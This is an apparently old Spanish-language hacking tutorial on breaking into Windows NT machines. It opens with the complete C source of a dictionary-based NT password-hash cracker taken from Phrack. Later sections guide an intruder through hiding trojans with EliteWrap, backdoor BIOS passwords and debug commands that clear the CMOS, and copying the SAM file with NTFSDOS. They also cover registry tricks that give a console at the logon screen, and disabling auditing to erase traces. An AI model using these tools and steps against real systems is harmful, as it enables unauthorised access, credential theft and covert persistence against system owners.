El codigo esta sacado de la Phrack 50, articulo 8, llamado "Cracking NT Passwords", por Nihil.

Espero que disfruteis con el.

-- Comienza el codigo --

<++>xploits/ntcrack.c

```
/*
* (C) Nihil 1997. All rights reserved. A Guild Production.
*
* This program is free for commercial and non-commercial use.
*
* Redistribution and use in source and binary forms, with or without
* modification, are permitted.
*
* THIS SOFTWARE IS PROVIDED BY NIHIL ``AS IS'' AND
* ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
```

```
* IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
* ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
* FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
* DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
* OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
* HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
* LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
* OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
* SUCH DAMAGE.
*
*/
/* Samba is covered by the GNU GENERAL PUBLIC LICENSE Version 2, June 1991 */


/* dictionary based NT password cracker. This is a temporary
* solution until I get some time to do something more
* intelligent. The input to this program is the output of
* Jeremy Allison's PWDUMP.EXE which reads the NT and LANMAN
* OWF passwords out of the NT registry and a crack style
* dictionary file. The output of PWDUMP looks
* a bit like UNIX passwd files with colon delimited fields.
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>
/* Samba headers we use */
#include "byteorder.h"
#include "md4.h"
```

```
#define TRUE 1
#define FALSE 0
#define HASHSIZE 16
/* though the NT password can be up to 128 characters in theory,
* the GUI limits the password to 14 characters. The only way
* to set it beyond that is programmatically, and then it won't
* work at the console! So, I am limiting it to the first 14
* characters, but you can change it to up to 128 by modifying
* MAX_PASSWORD_LENGTH
*/
#define MAX_PASSWORD_LENGTH 14
/* defines for Samba code */
#define uchar unsigned char
#define int16 unsigned short
#define uint16 unsigned short
#define uint32 unsigned int
/* the user's info we are trying to crack */
typedef struct _USER_INFO
{
char* username;
unsigned long ntpassword[4];
}USER_INFO, *PUSER_INFO;
/* our counted unicode string */
typedef struct _UNICODE_STRING
{
int16* buffer;
unsigned long length;
}UNICODE_STRING, *PUNICODE_STRING;
```

```
/* from Samba source cut & pasted here */
static int _my_mbstowcs(int16*, uchar*, int);
static int _my_wcslen(int16*);
/* forward declarations */
void Cleanup(void);
int ParsePWEntry(char*, PUSER_INFO);
/* global variable definition, only reason is so we can register an
* atexit() fuction to zero these for paranoid reasons
*/
char pPWEntry[258];
char pDictEntry[129]; /* a 128 char password? yeah, in my wet dreams */
MDstruct MDContext; /* MD4 context structure */

int main(int argc,char *argv[])
{
FILE *hToCrack, *hDictionary;
PUSER_INFO pUserInfo;
PUNICODE_STRING pUnicodeDictEntry;
int i;
unsigned int uiLength;
/* register exit cleanup function */
atexit(Cleanup);
/* must have both arguments */
if (argc != 3)
{
printf("\nUsage: %s <password file> <dictionary file>\n", argv[0]);
exit(0);
}
```

```
/* open password file */
hToCrack = fopen(argv[1], "r");
if (hToCrack == NULL)
{
fprintf(stderr,"Unable to open password file\n");
exit(-1);
}

/* open dictionary file */
hDictionary = fopen(argv[2], "r");
if (hDictionary == NULL)
{
fprintf(stderr,"Unable to open dictionary file\n");
exit(-1);
}
/* allocate space for our user info structure */
pUserInfo = (PUSER_INFO)malloc(sizeof (USER_INFO));
if (pUserInfo == NULL)
{
fprintf(stderr,"Unable to allocate memory for user info structure\n");
exit(-1);
}
/* allocate space for unicode version of the dictionary string */
pUnicodeDictEntry = (PUNICODE_STRING)malloc(sizeof (UNICODE_STRING));
if (pUnicodeDictEntry == NULL)
{
fprintf(stderr,"Unable to allocate memory for unicode conversion\n");
free(pUserInfo);
```

```
exit(-1);
}
/* output a banner so the user knows we are running */
printf("\nCrack4NT is running...\n");
/* as long as there are entries in the password file read
* them in and crack away */
while (fgets(pPWEntry, sizeof (pPWEntry), hToCrack))
{
/* parse out the fields and fill our user structure */
if (ParsePWEntry(pPWEntry, pUserInfo) == FALSE)
{
continue;
}
/* reset file pointer to the beginning of the dictionary file */
if (fseek(hDictionary, 0, SEEK_SET))
{
fprintf(stderr,"Unable to reset file pointer in dictionary\n");
memset(pUserInfo->ntpassword, 0, HASHSIZE);
free(pUserInfo);
free(pUnicodeDictEntry);
exit(-1);
}

/* do while we have new dictionary entries */
while (fgets(pDictEntry, sizeof (pDictEntry), hDictionary))
{
/* doh...fgets is grabbing the fucking newline, how stupid */
if (pDictEntry[(strlen(pDictEntry) - 1)] == '\n')
```

```
{
pDictEntry[(strlen(pDictEntry) - 1)] = '\0';
}
/* the following code is basically Jeremy Allison's code written
* for the Samba project to generate the NT OWF password. For
* those of you who have accused Samba of being a hacker's
* paradise, get a fucking clue. There are parts of NT security
* that are so lame that just seeing them implemented in code
* is enough to break right through them. That is all that
* Samba has done for the hacking community.
*/
/* Password cannot be longer than MAX_PASSWORD_LENGTH characters */
uiLength = strlen((char *)pDictEntry);
if(uiLength > MAX_PASSWORD_LENGTH)
uiLength = MAX_PASSWORD_LENGTH;
/* allocate space for unicode conversion */
pUnicodeDictEntry->length = (uiLength + 1) * sizeof(int16);
/* allocate space for it */
pUnicodeDictEntry->buffer = (int16*)malloc(pUnicodeDictEntry->length);
if (pUnicodeDictEntry->buffer == NULL)
{
fprintf(stderr,"Unable to allocate space for unicode string\n");
exit(-1);
}

/* Password must be converted to NT unicode */
_my_mbstowcs( pUnicodeDictEntry->buffer, pDictEntry, uiLength);
/* Ensure string is null terminated */
```

```
pUnicodeDictEntry->buffer[uiLength] = 0;

/* Calculate length in bytes */
uiLength = _my_wcslen(pUnicodeDictEntry->buffer) * sizeof(int16);

MDbegin(&MDContext);
for(i = 0; i + 64 <= (signed)uiLength; i += 64)
MDupdate(&MDContext,pUnicodeDictEntry->buffer + (i/2), 512);
MDupdate(&MDContext,pUnicodeDictEntry->buffer + (i/2),(uiLength-i)*8);
/* end of Samba code */
/* check if dictionary entry hashed to the same value as the user's
* NT password, if so print out user name and the corresponding
* password
*/
if (memcmp(MDContext.buffer, pUserInfo->ntpassword, HASHSIZE) == 0)
{
printf("Password for user %s is %s\n", pUserInfo->username,\ pDictEntry);
/* we are done with the password entry so free it */
free(pUnicodeDictEntry->buffer);
break;
}
/* we are done with the password entry so free it */
free(pUnicodeDictEntry->buffer);
}
}
/* cleanup a bunch */
free(pUserInfo->username);
memset(pUserInfo->ntpassword, 0, HASHSIZE);
```

```
free(pUserInfo);
free(pUnicodeDictEntry);
/* everything is great */
printf("Crack4NT is finished\n");
return 0;
}
void Cleanup()
{
memset(pPWEntry, 0, 258);
memset(pDictEntry, 0, 129);
memset(&MDContext.buffer, 0, HASHSIZE);
}

/* parse out user name and OWF */
int ParsePWEntry(char* pPWEntry, PUSER_INFO pUserInfo)
{
int HexToBin(char*, uchar*, int);

char pDelimiter[] = ":";
char* pTemp;
char pNoPW[] = "NO PASSWORD**********************";
char pDisabled[] = "*********************************";
/* check args */
if (pPWEntry == NULL || pUserInfo == NULL)
{
return FALSE;
}
```

```
/* try and get user name */
pTemp = strtok(pPWEntry, pDelimiter);
if (pTemp == NULL)
{
return FALSE;
}
/* allocate space for user name in USER_INFO struct */
pUserInfo->username = (char*)malloc(strlen(pTemp) + 1);
if (pUserInfo->username == NULL)
{
fprintf(stderr,"Unable to allocate memory for user name\n");
return FALSE;
}
/* get the user name into the USER_INFO struct */
strcpy(pUserInfo->username, pTemp);
/* push through RID and LanMan password entries to get to NT password */
strtok(NULL, pDelimiter);
strtok(NULL, pDelimiter);
/* get NT OWF password */
pTemp = strtok(NULL, pDelimiter);
if (pTemp == NULL)
{
free(pUserInfo->username);
return FALSE;
}
/* do a sanity check on the hash value */
if (strlen(pTemp) != 32)
{
```

```
free(pUserInfo->username);
return FALSE;
}
/* check if the user has no password - we return FALSE in this case to avoid
* unnecessary crack attempts
*/
if (strcmp(pTemp, pNoPW) == 0)
{
printf("User %s has no password\n", pUserInfo->username);
return FALSE;
}
/* check if account appears to be disabled - again we return FALSE */
if (strcmp(pTemp, pDisabled) == 0)
{
printf("User %s is disabled most likely\n", pUserInfo->username);
return FALSE;
}
/* convert hex to bin */
if (HexToBin((unsigned char*)pTemp, (uchar*)pUserInfo->ntpassword,16) == FALSE)
{
free(pUserInfo->username);
return FALSE;
}
/* cleanup */
memset(pTemp, 0, 32);
return TRUE;
}
```

```
/* just what it says, I am getting tired
* This is a pretty lame way to do this, but it is more efficent than
* sscanf()
*/
int HexToBin(char* pHexString, uchar* pByteString, int count)
{
int i, j;
if (pHexString == NULL || pByteString == NULL)
{
fprintf(stderr,"A NULL pointer was passed to HexToBin()\n");
return FALSE;
}

/* clear the byte string */
memset(pByteString, 0, count);

/* for each hex char xor the byte with right value, we are targeting
* the low nibble
*/
for (i = 0, j = 0; i < (count * 2); i++)
{
switch (*(pHexString + i))
{
case '0': pByteString[j] ^= 0x00;
break;
case '1': pByteString[j] ^= 0x01;
break;
case '2': pByteString[j] ^= 0x02;
```

```
break;
case '3': pByteString[j] ^= 0x03;
break;
case '4': pByteString[j] ^= 0x04;
break;
case '5': pByteString[j] ^= 0x05;
break;
case '6': pByteString[j] ^= 0x06;
break;
case '7': pByteString[j] ^= 0x07;
break;
case '8': pByteString[j] ^= 0x08;
break;
case '9': pByteString[j] ^= 0x09;
break;
case 'a':
case 'A': pByteString[j] ^= 0x0A;
break;
case 'b':
case 'B': pByteString[j] ^= 0x0B;
break;
case 'c':
case 'C': pByteString[j] ^= 0x0C;
break;
case 'd':
case 'D': pByteString[j] ^= 0x0D;
break;
case 'e':
```

```
case 'E': pByteString[j] ^= 0x0E;
break;
case 'f':
case 'F': pByteString[j] ^= 0x0F;
break;
default: fprintf(stderr,"invalid character in NT MD4 string\n");
return FALSE;
}
/* I think I need to explain this ;) We want to incremet j for every
* two characters from the hex string and we also want to shift the
* low 4 bits up to the high 4 just as often, but we want to alternate
* The logic here is to xor the mask to set the low 4 bits, then shift
* those bits up and xor the next mask to set the bottom 4. Every 2
* hex chars for every one byte, get my screwy logic? I never was
* good at bit twiddling, and sscanf sucks for efficiency :(
*/
if (i%2)
{
j ++;
}
if ((i%2) == 0)
{
pByteString[j] <<= 4;
}
}
return TRUE;
}
```

```
/* the following functions are from the Samba source, and many thanks to the
* authors for their great work and contribution to the public source tree
*/
/* Routines for Windows NT MD4 Hash functions. */
static int _my_wcslen(int16 *str)
{
int len = 0;
while(*str++ != 0)
len++;
return len;
}
/*
* Convert a string into an NT UNICODE string.
* Note that regardless of processor type
* this must be in intel (little-endian)
* format.
*/
static int _my_mbstowcs(int16 *dst, uchar *src, int len)
{
int i;
int16 val;

for(i = 0; i < len; i++) {
val = *src;
SSVAL(dst,0,val);
dst++;
src++;
if(val == 0)
```

```
break;
}
return i;
}
<-->
-- Finaliza el codigo --
```

-=-

[10 - Herramientas de control remoto]

Quienes lo han probado ya lo saben. Controlar una maquina remotamente con todos los privilegios es un placer. Para ello, se puede optar por un par de soluciones, controlar a la maquina por medio de troyanos o por herramientas comerciales, por norma mas potentes que los anteriores, pero estos requieren autentificacion, por lo que en principio solo pueden ser usados por personal autorizado. Remarquese "en principio".

Aqui estudiaremos estas dos clases de software para controlar remotamente una maquina. Veremos en profundidad el software comercial mas usado para ello, repasando sus bugs y sus caracteristicas, y explicare las cualidades de algunos troyanos para NT, cuales son sus ventajas/desventajas, etc.

[10.1 - Software comercial]

Los programas de control remoto de terminales de pago, son por norma

mucho mas potentes en lo que a opciones se refiere que los troyanos. Estos se usan bastante en empresas, donde el administrador no podra estar siempre delante de la maquina, y quiere disfrutar de una gui remota, rapida, eficaz, y segura, claro.

Los principales problemas de seguridad que suelen dar son: tener el programa mal configurado, con contrase~as debiles, o que el programa tenga un bug que no esta parcheado. Lo tipico.

Que sirva lo siguiente como comparativa de seguridad de los siguientes programas.

[10.1.1 - Citrix]

Esta es una poderosa herramienta, que destaca sobretodo porque permite ejecutar mandatos remotos en en servidor. Esto es bastante practico cuando se quiere instalar de forma remota un parche de seguridad para el servidor, etc., pero cualquiera con obscuras intenciones podria ejecutar algun troyano o alguna herramienta que transforme el servidor en una calabaza.

Citrix no necesita tener abiertos los puertos 135 y 139 para el proceso de autentificacion.

Puerto/s que usa: TCP: 1494.

UDP: 1494.

URL del fabricante: http://www.citrix.com

[10.1.2 - ControlIT]

Esta herramienta, nunca se caracterizo por una gran seguridad. En sus primeras versiones guardaba en texto plano los nombres de usuarios y contrase~as, y actualmente las codifica no de manera demasiado segura. Tambien descuida el detalle de obligar a los usuarios a usar contrase~as fuertes, de proteger los archivos de configuracion y perfiles bajo clave, y tampoco registra los intentos de inicio de sesion fallidos, aparte de ser vulnerable a la revelacion de contrase~a de la GUI.

Puerto/s que usa: TCP: 799. 800.
UDP: 800.
(permite utilizar otros puertos)
URL del fabricante: http://www.cai.com

[10.1.3 - Pc Anywhere]

Seguramente ya conocereis esta estupenda herramienta, quiza una de las mas seguras. Y digo seguras porque obliga al usuario a usar contrase~as lo suficientemente seguras como para evitar ser adivinadas, distintos metodos de autentificacion, cifrado del trafico, un numero maximo de intentos de inicio de sesion, el registro de intentos de intentos de sesion fallidos, el cierre de sesion del usuario cuando este finalice su conexion, entre otras cosas.
Sin embargo en estos ultimos dias, Manuel Molina Garcia dio constancia de que se si se tienen permisos en la carpeta %systemroot%\symantec\pcanywhere\ DATA\ podemos a~adir perfiles. De esta manera podriamos crearnos una cuenta en nuestra maquina con PcAnywhere que tuviera derechos administrativos, para despues subirla al servidor en la carpeta especificada. De esa manera, se

tendria el control total de la maquina. Claro, algunos diran que para tener derechos de escritura en esa carpeta debes ser administrador, y que si ya lo eres, ya puedes controlar la maquina. Yo personalmente prefiero controlar la maquina por un entorno grafico, con tantisimas posibilidades como Pc Anywhere, y no conformarme con una shell de comandos.

Puerto/s que usa: TCP: 22, 5361, 5362, 65301.

UDP: 22, 5632.

(permite utilizar otros puertos)

URL del fabricante: http://www.symantec.com

[10.1.4 - Reach OUT]

Este otro programa, aunque es bastante comodo de usar, no es todo lo seguro que cabria esperar, ya que no posee un sistema de autentificacion que no sea el de Windows NT, no protege bajo contrase~a ni sus perfiles ni sus archivos de configuracion.

Puerto/s que usa: TCP: 43188.

UDP: 43188.

URL del fabricante: http://www.stac.com

[10.1.5 - Remotely Anywhere]

Este herramienta, pese a haber aparecido hace poco, es una de las mejores herramientas de control remoto, y promete ser la mejor dentro de poco. Y eso

lo digo porque posee opciones realmente innovadoras dentro de su clase, como la de poder controlar remotamente el servidor a traves de http... desde el navegador mismo.
Respecto a la seguridad, posee la mayoria de medidas que Pc Anywhere, excepto la de ofrecer una autentificacion distinta a la que trae NT, por lo una vez se tienen los pass de la maquina se tienen los pass del programa.
Ademas posee la posibilidad de ejecutar aplicaciones locales en el servidor, como citrix. Tambien podremos encontrar interesantes opciones como la de bloquear selectivo de IP's autentificacion NTLM, etc...

Puerto/s que usa: TCP: 2000, 2001.
UDP: Ninguno.
(permite utilizar otros puertos)
URL del fabricante: http://www.remotelyanywhere.com

[10.1.6 - Timbuktu]

Este programa tiene las mismas caracteristicas de seguridad que incorpora Pc Anywhere, a~adiendo un par de opciones de control mas, como son el poder compartir la pantalla simultaneamente entre varios usuarios, la posibilidad de ponerle caducidad a la contrase~a, etc.
Quizas, el mejor controlador de pc remoto del mundo (como la cerveza).

Puerto/s que usa: TCP: 407.
UDP: 407.
URL del fabricante: http://www.remotelyanywhere.com

[10.1.7 - VNC]

Aunqyue haya metido a VNC en la seccion de software comercial, hay que decir que este es totalmente gratis. Freeware. VNC son las siglas de Virtual Network Computing.

Quiza su mayor aliciente sea que se puede instalar en muchos SO's, como Windows 9x/NT/CE, Solaris, Linux e incluso Macintosh. VNC ademas posee una interfaz java que se podra ver en cualquier navegador que soporte java, para controlarlo por HTTP.

Cabe decir que VNC no es de los productos mas seguros ni mas completos, ya que es subsceptible al ataque de revelacion de contrase~a, y carece de otras opciones de seguridad de otras aplicaciones de control remoto. Sin embargo, es practico y es freeware.

Puerto/s que usa: TCP: Del 5800, 5801, 5802, 5803...

UDP: Ninguno.

URL del fabricante: http://www.uk.research.att.com/vnc/faq.html

[10.2 - Troyanos]

Infectar a la maquina hackeada con algun troyano es la tipica forma de asegurarse la estancia... durante cierto tiempo. Un troyano no pasara inadvertido a los ojos del admin por mucho tiempo...

Sin embargo en una maquina medio descuidada por el admin, el instalar un troyano suele servir bastante bien, aunque no es demasiado recomendable. Si se opta por instalar uno, debe ser para troyanizar ciertos archivos del

sistema, y posteriormente desinstalar totalmente el troyano, para dejar una puerta de entrada mas silenciosa.

[10.2.1 - Pros y contras]

Las ventajas que tiene usar un troyano son que, con el cliente adecuado, es muy comodo entrar y salir de este, ademas sin dejar huellas en el sistema (esto es relativo, si el admin hace un "netstat -a -n" vera tu IP conectada al puerto del troyano...).
Lo malo que tiene este metodo es que canta muchisimo... hay que ser algo mas que un dscuidado para no darse cuenta de que se tiene abierto un puerto "extra~o". Ademas, si estamos usando algun troyano de los ya "fichados", del tipo BackOriffice 2K, sin haber modificado el codigo fuente, cualquier Antivirus decente, o algun limpiatroyanos o similar lo detectara, y ahi lo mejor que puede pasar es que el admin lo desinstale totalmente y no se ponga a buscarte...

[10.2.3 - Comparativa]

En W2K/NT, el troyano mas potente es el Back Oriffice 2K, que ofrece una gran cantidad de opciones de control sobre la maquina asediada, una gran facilidad de uso, y una gran cantidad de addons sobre este. Ademas es Free Source, por lo que podras modificarlo a placer...
Si se va a instalar un troyano en la maquina victima, no recomiendo el uso de otros troyanos tipo NetBus, SubSeven, etc... u otro cualquiera a menos que no hayais comprobado que funcionen correctamente bajo NTFS. NetBus por ejemplo, trabaja torpemente con el sistema de archivos de NT, incapaz de

listar directorios y hacer otras operaciones rutinarias.

Quiza una de las soluciones mas inteligentes si se usan troyanos, es la de usarlos junto EliteWrap. Dicha herramienta permite fusionar dos o mas archivos en uno solo, de manera que cuandose ejecute uno el otro tambien lo hara. Y decia inteligentes porque podriamos (es una idea) fusionar un archivo de inicio de sesion (como winlogon.exe) o a un troyano, de esa manera se podra borrar el troyano temporalmente, ya que cada vez que se arranque el sistema el troyano se volvera a ejecutar...

Tambien se podria fusionar con un fichero de salvapantallas... etc. Los intrusos con menos imaginacion seran los que caeran primero.

[10.2.4 - Resumen sobre las herramientas de control remoto]

Como hemos visto, hay dos maneras de acceder remotamente a un servidor mediante control remoto: usando software comercial o un troyano. Por poder, podriamos haber usado un I-worm... pero eso ya seria irse demasiado. Quiza para la proxima vez.

Si detectamos algun tipo de soft comercial de control remoto en alguna maquina, podemos intentar acceder desde el cliente de dicha herramienta (podriamos bajarnos las versiones shareware de estos) y probar ataques por fuerza bruta, etc. Si lograramos acceso, podriamos desde nuestra maquina a~adir un perfil con nuestro nombre de usuario y password, y subirlo a la maquina hackeada para poder entrar desde nuestra propia cuenta. Esto evitaria que se notase nuestra presencia si se logueasen las entradas desde la cuenta hackeada.

Sobre los troyanos ya hemos visto lo basico... si quereis aprender mas sobre estos, acudir a www.controltotal.org.

-=-

[12 - Rootkits]

Un Rootkit es un conjunto de programas que parchean y troyanizan el sistema operativo. No hay que confundir a estos con los troyanos. Usar rootkits en el sistema objetivo es una de los metodos mas fiables para mantener el acceso al mismo, sin dejar huellas.

Las posibilidades que aporta un rootkit son infinitas, desde troyanizar el sistema de autentificacion para que de acceso a un usuario que no este presente en el archivo de contrase~as (invisible desde la vista del propio administrador), parchear un sistema de deteccion de intrusos (IDS), parchear la auditoria para que no audite las acciones de segun que usuario, etc.

No voy a explicar como poder hacernos un rootkit, quiza en otra documento nos pongamos a ello. Ello implicaria explicar desde el modo protegido del i386, hasta el como trabaja el monitor de seguridad de referencia, etc.

Quizas en otro documento los trate detalladamente. Entonces, para que esta seccion? he creido necesario ponerla para que el lector sepa que existen, y si quiere profundizar mas en estos en las URL que se dan en el apendice. No estaria bien hablar de estos sin poner un ejemplo de uno... el unico del que tengo constancia que existe, el de rootkit.com. Dicho rootkit esta compuesto por una gran cantidad de archivos, por lo que no espereis que meta en medio del articulo el codigo fuente.

Aviso: No ejecutar el fichero deploy.exe sino se sabe bien lo que hace, menos aun si esta en una maquina NT que hace de servidor a tantas

otras maquinas...

-=-

[13 - Resumen]

He intentado explicar la mayoria de metodos para entrar en un NT, asi
como algunas formas de mantener nuestra estancia. Ahora profundizaremos un
poco mas en los dos metodos de hackeo, fisico y remoto. Alla vamos.

-=-

Parte III, Hacking fisico de NT

[14 - Iniciacion]

Se dice que una maquina no es totalmente segura si esta no es totalmente
segura fisicamente. Y es cierto.
Muchos Administradores se centran exclusivamente en la seguridad de red,
no dando importancia a la seguridad fisica, olvidando que si el intruso
tiene acceso al servidor, tiene muchas posibilidades de obtener un control
total sobre el.
A continuacion repasaremos algunos metodos para asegurar nuestra sigilosa

estancia.

[15 - Consiguiendo acceso]

Lo primero es conseguir el acceso al servidor fisico. Supongamos que ya lo tenemos... normalmente el servidor estara vigilado, por lo que el llevarse el disco duro no suena como medida viable, y se tendra que hackear desde el sitio donde este la maquina.
Veamos uno de los principales problemas que suele haber al intentar acceder al sistema, segundos despues de encenderlo; arranca el sistema y...

[15.1 - Saltandose la BIOS]

Vaya, la BIOS nos pide contrase~a para arrancar el sistema. Lo normal sera que no sepamos la clave y que no la adivinemos...
Aqui podemos optar por cuatro caminos principalmente. El primero seria, cuando veais la maquina encendida y no haya peligro... le instalais un crackeador de passwords de la BIOS y ale, a probar. Sin embargo lo mas seguro sera que el due~o corra NT por el sistema de archivos nativo de NT, el NTFS (el cual Falken explico en SET 15), por lo que, y como la mayoria de crackeadores de passwords de la BIOS son para MS-DOS, pues no funcione. Para ello podeis instalar un emulador de MS-DOS, y listos. Aqui teneis un par de URL's que os serviran: http://www.password-crackers.com/crack.html y http://neworder.box.sk, seccion utilidades/bios/cmos tools
La segunda opcion es mas disparatada... la tipica y mil veces explicada solucion de quitarle la pila a la placa base y esperar a que la RAM CMOS se

descargue... ya que mantiene la informacion solo si esta recibiendo energia constantemente. Si la maquina esta vigilada probar esta tecnica resulta arriesgado... o por lo menos en mi opinion (IMO).

La tercera posibilidad es probar con los passwords de la siguiente lista, los cuales fueron puestos por las compa~ias creadoras del modelo determinado de bios por si al due~o se le olvidaba la contrase~a. Esta lista ha sido recopilada por Nethan Einwechter y extraida de hack.co.za.

Tipo de BIOS	Contrase~a
AMI	589589
A.M.I.	
aammii	
AMI	
AMI!SW	
AMI.KEY	
ami.kez	
AMI?SW	
AMI_SW	
AMI	
amiø	
amiami	
amidecod	
AMIPSWD	
amipswd	
AMISETUP	
bios310	
BIOSPASS	

CMOSPWD

helgaos [la 'o' con acento]

HEWITT RAND

KILLCMOS

Amptron Polrty

AST SnuFG5

Award ?award

º01322222

1EAAh

256256

589721

admin

alfarome

aLLy

aPAf

award

AWARD SW

award.sw

AWARD?SW

award_?

award_ps

AWARD_PW

AWARD_SW

awkward

BIOS

bios*

biosstar

CONCAT

condo

CONDO

djonet

efmukl

g6PJ

h6BB

HELGA-S

HEWITT RAND

HLT

j09F

j256

j262

j322

j64

lkw peter

lkwpeter

PASSWORD

SER

setup

SKY_FOX

SWITCHES_SW

Sxyz

SZYX

t0ch20x

t0ch88

TTPTHA

ttptha

TzqF

wodj

ZAAADA

zbaaaca

zjaaadc

Biostar Biostar

Q54arwms

Compaq Compaq

Concord last

CTX International CTX_123

CyberMax Congress

Daewoo Daewuu

Daytek Daytec

Dell Dell

Digital Equipment komprie

Enox xo11nE

Epox central

Freetech Posterie

HP Vectra hewlpack

IBM IBM

MBIUO

sertafu

Iwill iwill

JetWay spoom1

Joss Technology 57gbz6

technologi

M technology mMmM

MachSpeed sp99dd

Magic-Pro prost

Megastar star

Micron sldkj754

xyzall

Micronics dn_04rjc

Nimble xdfk9874t3

Packard Bell Bell9

QDI QDI

Quantex teX1

xljlbj

Research Col2ogro2

Shuttle Spacve

Siemens Nixdorf SKY_FOX

SpeedEasy lesarot1

SuperMicro ksdjfg934t

Tinys tiny

TMC BIGO

Toshiba 24Banc81

Toshiba

toshy99

Vextrec Technology Vextrex

Vobis merlin

WIMBIOSnbsp BIOS v2.10 Compleri

Zenith 3098z

Zenith

ZEOS zeosx

La cuarta opcion seria desde MS-DOS reinicializar la BIOS. Para ello, una

vez tengais acceso a la maquina en windows/ms-dos, podeis usar el debug e

introducir las siguientes instrucciones:

Tipo de BIOS Instrucciones

---------- ----------

AMI y Award O 70 17

O 71 17

Q

Phoenix O 70 FF

O 71 17

Q

CUALQUIERA O 70 2E

O 71 FF

Q

[16 - Obteniendo las SAM]

Supongamos que ya hemos entrado... ahora el sistema arranca... llegamos a
la tipica ventana de autentificacion que nos pide que introduzcamos un
nombre de usuario y contrase~a. El unico problema seguramente sera que si
sabemos el nombre de usuario que queramos atacar (y sino, NT por defecto
deja el login del ultimo usuario que entro localmente), pero no sabemos la
contrase~a. No hay nada a hacer... todo esta perdido? ni por asomo.
Si ese es nuestro caso lo que debemos de hacer es arrancar el sistema con
un disquete que traiga MS-DOS (no importa demasiado la version...) y un
programa llamado NTFSDOS. Dicho programa permite leer particiones NTFS desde
el disquete... y asi sacar, por ejemplo, el fichero SAM(*) del directorio
WinNT/repair/

Hay mas formas de conseguir las SAM... por ejemplo, instalando un sniffer, etc... las posibilidades son muchas y variadas, pero la mas tipica en un hack local es esta. Para encontrar sniffers para NT pasaros por el apendice.

Luego, una vez ya tengamos el SAM, podemos probar crackearlo con algun crackeador de SAM's, como por ejemplo el L0pht Crack.

Una vez desencriptada la cuenta de Administrador (o una cuenta con privilegios de administrador) ya podremos pasar a la siguiente etapa en la intrusion.

* En NT 4, la copia del fichero SAM estaba en WinNT/repair/sam._ , a diferencia que en W2K, en la que se ha renombrado de sam._ a sam.

[17 - Asegurandonos la estancia]

Hay muchas maneras de asegurarnos la estancia en la maquina accediendo localmente a esta.

Podemos optar por no instalar ninguna aplicacion, dejar el sistema como estaba... o bueno, casi. En este caso cambiariamos unas determinadas claves del registro, de manera que cuando en el proceso de autentificacion el teclado este inactivo durante un tiempo determinado, se ejecute, en lugar de un salvapantallas, un programa que nosotros elijamos... que tal cmd.exe? si, ya se que no tendremos privilegios administrativos, que no podremos movernos por los directorios que queramos, etc. Pero podremos copiar el fichero SAM a nuestro disquete... de manera que aunque el administrador cambie las claves nosotros podremos seguir entrando.

- La clave donde se almacena el nombre del archivo a ejecutar es:

HKEY_USERS\.DEFAULT\Control Panel\Desktop\SCRNSAVE.EXE

- La clave que decide el tiempo que debe pasar para que se ejecute dicha aplicacion se encuentra en:

HKEY_USERS\.DEFAULT\Control Panel\Desktop\ScreenSaveTimeOut

Sin embargo mientras quede imaginacion habran muchas mas formas de retener nuestra estancia localmente, como con el EliteWrap fusionar explorer.exe con algun ejecutable que cumpla unas funciones determinadas... etc.

Recordad que el codigo que se ejecuta no se ejecutara con privilegios de sistema, por lo si, por ejemplo, adjuntais un .bat que os cree una cuenta en el sistema, no tendreis privilegios para ello.

[18 - Borrando las huellas]

Es bastante probable que durante nuestras andanzas no hayamos dejado algun log, por lo que se hace vital el borrar cualquier rastro que pueda ayudar a que nos descubran, y en el mejor de los casos, solo nos cierren el acceso.

Depende de las acciones que hayamos hecho en el sistema se habran mas o menos logs en los que figuraremos, los cuales pueden ser mas o menos relevantes... veamos.

En el registro se halla gran parte de la configuracion de la auditoria del sistema. Eliminando unas cuentas claves habremos "capado" la auditoria.

A continuacion muestro la ruta de las claves que juegan algun papel en la auditoria.

- Esta registra los sucesos relacionados con objetos y carpetas:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\AuditBaseObjects

- Esta otra los permisos:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\

FullPrivilegeAuditing

- Esta decide si el sistema se apagara al llegar a un limite de logs (*):

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\CrashOnAuditFail

* Es asi porque Windows NT (cumpliendo las normas del C2) puede ponerse inactivo si se llega a un tama~o determinado en el archivo de logs. Esto podria salvar al sistema de ataques DoS, e incluso para avisar de la existencia de un intruso (cuando se ataca un sistema NT generalmente se generan gran cantidad de logs).

Sin embargo tambien podemos usar para ello el registro de sucesos, y borrar desde alli nuestros logs.

Una vez borrados los logs, si queremos que la auditoria siga en curso pero no quereis dejar huellas, podeis utilizar la herramienta auditpol (ver seccion herramientas) para suspender la auditoria, hacer vuestra labor, y reanudarla con la misma configuracion de antes, sin que tus acciones se vean figuradas en el visor de sucesos.

Ademas de esto, podemos borrar la historia de algunas aplicaciones integradas de NT en Inicio/Configuracion/Barra de tareas y menu Inicio/ Opciones avanzadas/Borrar.

Con esto no deberia quedar ninguna huella... si lo hemos hecho bien.

[19 - Resumen]

Como se ha visto, la seguridad fisica de NT es un punto que hay que vigilar mucho, ya que el saltarse una seguridad fisica mediocre pasa por ser puro tramite.

-=-

Parte IV, Hacking remoto de NT

[20 - Enumeracion de fallos]

Lo primero que se hace cuando se quiere hackear un sistema, normalmente es la ganancia de informacion. Sin embargo esto no requiere demasiadas explicaciones asi que perdonadme que me lo salte. Nos iremos directo a la enumeracion de fallos en el sistema, para trazar el camino de la intrusion.
La mayor parte de la informacion del sistema la vamos a sacar gracias a los escaneadores de vulnerabilidades que hay en el mercado. Si alguien desea saber como se logra dicha informacion, aprender sobre el recurso IPC$, etc., que se pase por el apendice.
